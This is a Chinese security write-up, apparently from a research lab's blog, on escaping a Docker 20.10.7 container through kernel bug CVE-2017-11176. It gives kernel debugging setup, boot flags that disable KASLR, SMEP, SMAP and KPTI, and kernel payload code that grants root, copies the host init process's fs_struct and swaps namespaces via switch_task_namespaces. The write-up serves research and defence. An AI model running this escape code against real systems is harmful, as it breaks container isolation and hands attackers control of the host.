

作者:H4iiluv@青藤實驗室
原文鏈接:https://mp.weixin.qq.com/s/ea8YLaXjSjKcN4MNgMi2aQ
1 前言
Docker是時下使用范圍最廣的開源容器技術之一,具有高效易用等優點。由于設計的原因,Docker天生就帶有強大的安全性,甚至比虛擬機都要更安全,但如此的Docker也會被人攻破,Docker逃逸所造成的影響之大幾乎席卷了全球的Docker容器。
下面是網上找的一張docker的架構圖。

近些年,Docker逃逸所利用的漏洞大部分都發生在shim和runc上,每一次出現相關漏洞都能引起相當大的關注。
除了Docker本身組件的漏洞可以進行Docker逃逸之外,Linux內核漏洞也可以進行逃逸。因為容器的內核與宿主內核共享,使用Namespace與Cgroups這兩項技術,使容器內的資源與宿主機隔離,所以Linux內核產生的漏洞能導致容器逃逸。
本文就來嘗試利用一個內核漏洞在最新版的Docker上實現逃逸。
2 內核調試環境搭建
因為是利用Linux內核漏洞進行Docker逃逸,內核調試環境搭建是必不可少的,已經熟悉Linux內核調試的讀者可以跳過這節。
本文的測試操作系統環境是:
虛擬機:vmware workstation 16
linux發行版:Centos 7.2.1511 2個CPU 2G內存
linux內核(使用uname -r查看):3.10.0-327.el7.x86_64
2.1 下載安裝指定的內核版本對應的符號包
自己去網上找對應的內核符號包下載安裝

安裝命令

    sudo rpm -i kernel-debuginfo-3.10.0-327.el7.x86_64.rpm
    sudo rpm -i kernel-debuginfo-common-x86_64-3.10.0-327.el7.x86_64.rpm
2.2 下載指定的內核版本對應的源碼包
得自己去網上找對應的內核源碼包下載

    kernel-3.10.0-327.el7.src.rpm
2.3 grub配置
安裝好內核和內核符號包之后就可以去/boot/grub2/grub.cfg里復制指定內核的menuentry

    sudo gedit /boot/grub2/grub.cfg

將復制的menuentry粘貼到/etc/grub.d/40_custom文件中

    sudo gedit /etc/grub.d/40_custom

在linux16啟動命令這一行后面添加一行指令

    kgdbwait kgdb8250=io,03f8,ttyS0,115200,4 kgdboc=ttyS0,115200 kgdbcon

如下例子:

    #!/bin/sh
    exec tail -n +3 $0
    # This file provides an easy way to add custom menu entries.  Simply type the
    # menu entries you want to add after this comment.  Be careful not to change
    # the 'exec tail' line above.
    menuentry '(Debug)' --class centos --class gnu-linux --class gnu --class os --unrestricted $menuentry_id_option  {
            load_video
            set gfxpayload=keep
            insmod gzio
            insmod part_msdos
            insmod xfs
            set root='hd0,0'
            if [ x$feature_platform_search_hint = xy ]; then
            search --no-floppy --fs-uuid --set=root e1fba75c-a2c9-4f39-9446-34a78704a68e
            else
            search --no-floppy --fs-uuid --set=root e1fba75c-a2c9-4f39-9446-34a78704a68e
            fi
            linux16 /vmlinuz-3.10.0-327-generic root=UUID=e1fba75c-a2c9-4f39-9446-34a78704a68e ro acpi=off quiet LANG=en_US.UTF-8 kgdbwait kgdb8250=io,03f8,ttyS0,115200,4 kgdboc=ttyS0,115200 kgdbcon
            initrd16 /boot/initrd.img-3.10.0-327-generic
    }

要想在調試中關閉kaslr可以加上nokaslr,要想在本次調試中關閉smep可以加上nosmep,要想在本次調試中關閉smap可以加上nosmap,要想在本次調試中關閉KPTI可以加上nopti

    kgdbwait kgdb8250=io,03f8,ttyS0,115200,4 kgdboc=ttyS0,115200 kgdbcon nokaslr nosmep nosmap nopti

復制粘貼修改保存好后執行

    sudo grub2-mkconfig -o /boot/grub2/grub.cfg
2.4 虛擬機設置
2.4.1 host & target
將安裝好指定內核,指定內核符號包以及指定內核源碼包的虛擬機復制一份,一份作為host,一份作為target,之后在target上執行exp,在host上對target進行調試

在host上添加串行端口

    -移除打印機,添加串行端口,管道名//./pipe/com_1,該端是客戶端,另一端是虛擬機

在target上添加串行端口

    -移除打印機,添加串行端口,管道名//./pipe/com_1,該端是服務器端,另一端是虛擬機
2.4.2 開始調試
1.先正常啟動host
2.再啟動target,不過啟動的時候需要在grub時選擇我們之前在/etc/grub.d/40_custom添加的調試內核,它正常會顯示在grub選擇中的,選擇好后,target會顯示等待附加調試界面
3.在host的shell中執行以下gdb命令附加target調試

gdb -s /usr/lib/debug/lib/modules/3.10.0-327.el7.x86_64/vmlinux
set architecture i386:x86-64:intel
add-symbol-file /usr/lib/debug/lib/modules/3.10.0-327.el7.x86_64/vmlinux 0xffffffff81000000
set serial baud 115200
target remote /dev/ttyS0 nsproxy;
以上步驟就完成了內核環境搭建,下面開始進入正題,利用內核漏洞進行Docker逃逸。
3 利用內核漏洞進行Docker逃逸
本文使用的內核漏洞為CVE-2017-11176,這個漏洞網上有很多人分析過了,在利用它進行docker逃逸前提是已經將這個漏洞適配到當前的系統中,即能成功提權。本文不關注內核漏洞的利用,默認已經適配成功。

本文的Docker容器逃逸測試環境是:
虛擬機:vmware workstation 16
linux發行版:Centos 7.2.1511 2個CPU 2G內存
linux內核(使用uname -r查看):3.10.0-327.el7.x86_64
Docker(最新版):20.10.7
使用的Linux內核漏洞:CVE-2017-11176
3.1 安裝最新版的Docker
1.安裝工具
sudo yum install -y yum-utils device-mapper-persistent-data lvm2

2.設置阿里鏡像,訪問速度更快一些
sudo yum-config-manager --add-repo http://mirrors.aliyun.com/docker-ce/linux/centos/docker-ce.repo

3.更新yum緩存
sudo yum makecache fast

4.查看可用的社區版
yum list docker-ce --showduplicates | sort -r

5.安裝指定版本的docker,選擇最新版
sudo yum install -y docker-ce-20.10.7-3.el7

6.關閉防火墻
systemctl disable firewalld
systemctl stop firewalld

7.設置docker開機自啟動
systemctl start docker
systemctl enable docker

8.查看docker版本
$ docker version
Client: Docker Engine - Community
 Version:           20.10.7
 API version:       1.41
 Go version:        go1.13.15
 Git commit:        f0df350
 Built:             Wed Jun  2 11:58:10 2021
 OS/Arch:           linux/amd64
 Context:           default
 Experimental:      true

Server: Docker Engine - Community
 Engine:
  Version:          20.10.7
  API version:      1.41 (minimum version 1.12)
  Go version:       go1.13.15
  Git commit:       b0f5bc3
  Built:            Wed Jun  2 11:56:35 2021
  OS/Arch:          linux/amd64
  Experimental:     false
 containerd:
  Version:          1.4.6
  GitCommit:        d71fcd7d8303cbf684402823e425e9dd2e99285d
 runc:
  Version:          1.0.0-rc95
  GitCommit:        b9ee9c6314599f1b4a7f497e1f1f856fe433d3b7
 docker-init:
  Version:          0.19.0
  GitCommit:        de40ad0
3.2 逃逸開始
3.2.1 獲得了"root"
先創建并啟動一個容器
# docker run --restart=always -it --name=docker_escape centos:latest /bin/bash
Unable to find image 'centos:latest' locally
latest: Pulling from library/centos
7a0437f04f83: Pull complete
Digest: sha256:5528e8b1b1719d34604c87e11dcd1c0a20bedf46e83b5632cdeac91b8c04efc1
Status: Downloaded newer image for centos:latest
[root@f165d7d75c72 /]#
將漏洞利用程序復制到容器中
# docker cp exploit f165d7d75c72:/tmp
在容器內創建一個普通權限的用戶test,然后執行漏洞利用程序
[root@f165d7d75c72 /]# adduser test
[root@f165d7d75c72 /]# su test
[test@f165d7d75c72 /]$ cd tmp/
[test@f165d7d75c72 /]$ ./exploit
在執行完漏洞利用程序后,我們獲得了root shell

我們確實在容器內從普通權限提升到了root權限,但是這和宿主機里的root權限是一樣的么?
我們查看一下進程列表以及嘗試打印/home/test目錄下的內容

很明顯我們沒有獲得宿主機的root權限,我們依舊被困在了容器內。這是為什么呢?
3.2.2 替換fs_struct結構
目前我們的漏洞利用程序里只是獲取了root權限
static void getroot(void)
{
    commit_creds(prepare_kernel_cred(NULL));
}
這個root權限還只是限制在容器內。
讓我們看看Linux kernel 內管理進程的結構task_struct
struct task_struct {
    /* ... */
    /*
     * Pointers to the (original) parent process, youngest child, younger sibling,
     * older sibling, respectively.  (p->father can be replaced with
     * p->real_parent->pid)
     */

    /* Real parent process: */
    struct task_struct __rcu    *real_parent;

    /* Recipient of SIGCHLD, wait4() reports: */
    struct task_struct __rcu    *parent;
    /* ... */
    /* Filesystem information: */
    struct fs_struct        *fs;
    /* ... */
}
可以看到有一個struct fs_struct *fs結構指針,它的描述為Filesystem information。再看看struct fs_struct的內容
struct fs_struct {
    int users;
    spinlock_t lock;
    seqcount_t seq;
    int umask;
    int in_exec;
    struct path root, pwd;
} __randomize_layout;
這個結構中的struct path root, pwd就是代表當前進程的根目錄以及工作目錄。
task_struct->fs 存放著進程根目錄以及工作目錄,而我們能夠用 task_struct->real_parent 回溯取得父進程的 task_struct,我們不斷往上回溯,直到找到定位到pid=1的進程,也就是當前這個容器在宿主機中的初始進程,把這個初始進程的fs_struct復制到我們的利用程序進程,就可以將我們的漏洞利用進程的根目錄設置到宿主機中了!
代碼體現如下
static void getroot(void)
{
    commit_creds(prepare_kernel_cred(NULL));//將當前進程設置為root權限

    void * userkpid = find_get_pid(userpid);
    struct task_struct *mytask = pid_task(userkpid,PIDTYPE_PID);//獲取當前進程的task_struct結構體

    //循環編譯task_struct鏈,找到pid=1的進程的task_struct的結構體
    char *task;
    char *init;
    uint32_t pid_tmp = 0;
    task = (char *)mytask;
    init = task;
    while (pid_tmp != 1) {
          init = *(char **)(init + TASK_REAL_PARENT_OFFSET);
          pid_tmp = *(uint32_t *)(init + TASK_PID_OFFSET);
    }

    //將pid=1的task struct的fs_struct結構復制為當前進程的fs_struct
    *(uint64_t *)((uint64_t)mytask + TASK_FS_OFFSET) = copy_fs_struct(*(uint64_t *)((uint64_t)init + TASK_FS_OFFSET));
}
用 while循環不斷回溯task_struct->real_parent找到Init process,之后調用copy_fs_struct函數把 fs_struct復制到漏洞利用進程,就能進入宿主機的目錄了。
在漏洞利用程序中添加完上面的代碼,我們再一次執行漏洞利用程序。

顯然我們已經跑到宿主機中來了,已經實現了容器逃逸。本文基本到此結束了。
關機下班!但是當我們準備執行shutdown -h now命令時,發現找不到shutdown命令。

從圖中可以看到我們也無法kill掉任何進程,也無法執行一些命令。雖然我們已經逃逸成功了,但是出現的這些小問題又是什么原因導致的呢?
shutdown找不到可以理解,shutdown是在/sbin目錄下,這里是環境變量沒有設置的原因,所以找不到shutdown,可以通過/sbin/shutdown直接執行。
3.2.3 突破namesapce
Linux 容器利用了 Linux 命名空間的基本虛擬化概念。命名空間是 Linux 內核的一個特性,它在操作系統級別對內核資源進行分區。Docker 容器使用 Linux 內核命名空間來限制任何用戶(包括 root)直接訪問機器的資源。
有沒有可能是因為namespace限制的呢?如果是namespace的原因,那有沒有辦法改變漏洞利用進程的namespace呢?
通過查找資料,找到了一種切換namespace的方案。
命名空間在內核里被抽象成為一個數據結構 struct nsproxy, 其定義如下
struct nsproxy {
    atomic_t count;
    struct uts_namespace *uts_ns;
    struct ipc_namespace *ipc_ns;
    struct mnt_namespace *mnt_ns;
    struct pid_namespace *pid_ns_for_children;
    struct net          *net_ns;
    struct time_namespace *time_ns;
    struct time_namespace *time_ns_for_children;
    struct cgroup_namespace *cgroup_ns;
};
在task_struct結構中,存在一項struct nsproxy *nsproxy指向當前進程所屬的namespace。
struct task_struct {
    ......
    /* namespaces */
    struct nsproxy *nsproxy;
    ......
}
與上一節替換fs_struct結構相似,我們需要想辦法替換這個結構。
系統初始化時,會初始化一個全局的命名空間,init_nsproxy。替換方案就是將漏洞利用進程的nsproxy替換為init_nsproxy。
代碼體現如下
static void getroot(void)
{
    commit_creds(prepare_kernel_cred(NULL));//將當前進程設置為root權限

    void * userkpid = find_get_pid(userpid);
    struct task_struct *mytask = pid_task(userkpid,PIDTYPE_PID);//獲取當前進程的task_struct結構體

    //循環編譯task_struct鏈,找到pid=1的進程的task_struct的結構體
    char *task;
    char *init;
    uint32_t pid_tmp = 0;
    task = (char *)mytask;
    init = task;
    while (pid_tmp != 1) {
          init = *(char **)(init + TASK_REAL_PARENT_OFFSET);
          pid_tmp = *(uint32_t *)(init + TASK_PID_OFFSET);
    }

    //將pid=1的task struct的fs_struct結構復制為當前進程的fs_struct
    *(uint64_t *)((uint64_t)mytask + TASK_FS_OFFSET) = copy_fs_struct(*(uint64_t *)((uint64_t)init + TASK_FS_OFFSET));

    //切換當前進程的namespace為pid=1的進程的namespace
    unsigned long long g = find_task_by_vpid(1);
    switch_task_namespaces(( void *)g, (void *)INIT_NSPROXY);
    long fd_mnt = do_sys_open( AT_FDCWD, "/proc/1/ns/mnt", O_RDONLY, 0);
    setns( fd_mnt, 0);
    long fd_pid = do_sys_open( AT_FDCWD, "/proc/1/ns/pid", O_RDONLY, 0);
    setns( fd_pid, 0);
}
上述替換namespace的代碼部分,就是先將容器中pid=1的進程的namespace用switch_task_namespaces函數替換為init_nsproxy,之后漏洞程序進程再執行setns函數加入pid=1的進程的namespace,相當于加入init_nsproxy。
switch_task_namespaces函數代碼如下
void switch_task_namespaces(struct task_struct *p, struct nsproxy *new)
{
    struct nsproxy *ns;

    might_sleep();

    task_lock(p);
    ns = p->nsproxy;
    p->nsproxy = new;
    task_unlock(p);

    if (ns)
        put_nsproxy(ns);
}
switch_task_namespaces這個函數就是將參數一struct task_struct *p的namespace修改為參數二傳進來的namespace。
在漏洞利用程序中添加完上面的代碼,我們再一次執行漏洞利用程序。

當夢想照進現實,你滿懷期待迎接陽光,現實卻給你潑了一灘冰水。
很遺憾,沒有成功突破namesapce。:(
是什么原因呢?我修改上述漏洞程序代碼
static void getroot(void)
{
    commit_creds(prepare_kernel_cred(NULL));//將當前進程設置為root權限

    void * userkpid = find_get_pid(userpid);
    struct task_struct *mytask = pid_task(userkpid,PIDTYPE_PID);//獲取當前進程的task_struct結構體

    //循環編譯task_struct鏈,找到pid=1的進程的task_struct的結構體
    char *task;
    char *init;
    uint32_t pid_tmp = 0;
    task = (char *)mytask;
    init = task;
    while (pid_tmp != 1) {
          init = *(char **)(init + TASK_REAL_PARENT_OFFSET);
          pid_tmp = *(uint32_t *)(init + TASK_PID_OFFSET);
    }

    //將pid=1的task struct的fs_struct結構復制為當前進程的fs_struct
    *(uint64_t *)((uint64_t)mytask + TASK_FS_OFFSET) = copy_fs_struct(*(uint64_t *)((uint64_t)init + TASK_FS_OFFSET));

    //切換當前進程的namespace為pid=1的進程的namespace
    unsigned long long g = find_task_by_vpid(userpid);
    switch_task_namespaces(( void *)g, (void *)INIT_NSPROXY);
}
直接切換當前進程的namespace。并且在漏洞程序完成利用從內核退出時通過命令ls /proc/$(userpid)/ns -lia打印當前進程的namespace,將結果與宿主機中高權限進程的namespace對比。

可以看到,我們成功替換了namespace。
繼續在漏洞程序完成利用從內核退出時通過命令ls /home/test打印目錄內容,發現可以看到宿主機的文件,說明我們逃逸成功了

繼續在漏洞程序完成利用從內核退出時通過命令kill -9 pid嘗試kill掉某個我們事先已知的進程,測試發現我們也可以成功kill掉,說明我們成功突破了namespace。
只是在漏洞程序結尾時調用execve彈root shell時會失敗,暫時不能彈出一個方便操作的root shell。
雖然我這邊沒有成功彈出一個方便的root shell,原因暫時沒有分析出來,但這個思路是可行的。查閱資料時有人在ubuntu上測試成功了,估計和我測試時的操作系統有關,需要進一步分析。
3.3 一般步驟
經過上述的一系列嘗試,我們可以總結一下利用內核漏洞進行容器逃逸的一般步驟。
1.使用內核漏洞進入內核上下文 2.獲取當前進程的task struct 3.回溯task list 獲取pid=1的task struct,復制其fs_struct結構數據為當前進程的fs_struct。fs_struct結構中定義了當前進程的根目錄和工作目錄。 4.切換當前namespace。Docker使用了Linux內核名稱空間來限制用戶(包括root)直接訪問機器資源。 5.打開root shell,完成逃逸
4 結語
本文介紹了利用Linux內核漏洞進行Docker容器逃逸,使用的漏洞是CVE-2017-11176,在最新版的docker上逃逸成功了。雖然在突破namespace的限制時遇到了一點小問題,但本次基本實現了利用Linux內核漏洞完成Docker容器逃逸,希望這篇文章給能大家帶來一些幫助。
5 參考鏈接
https://teamt5.org/tw/posts/container-escape-101/
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/1602/
暫無評論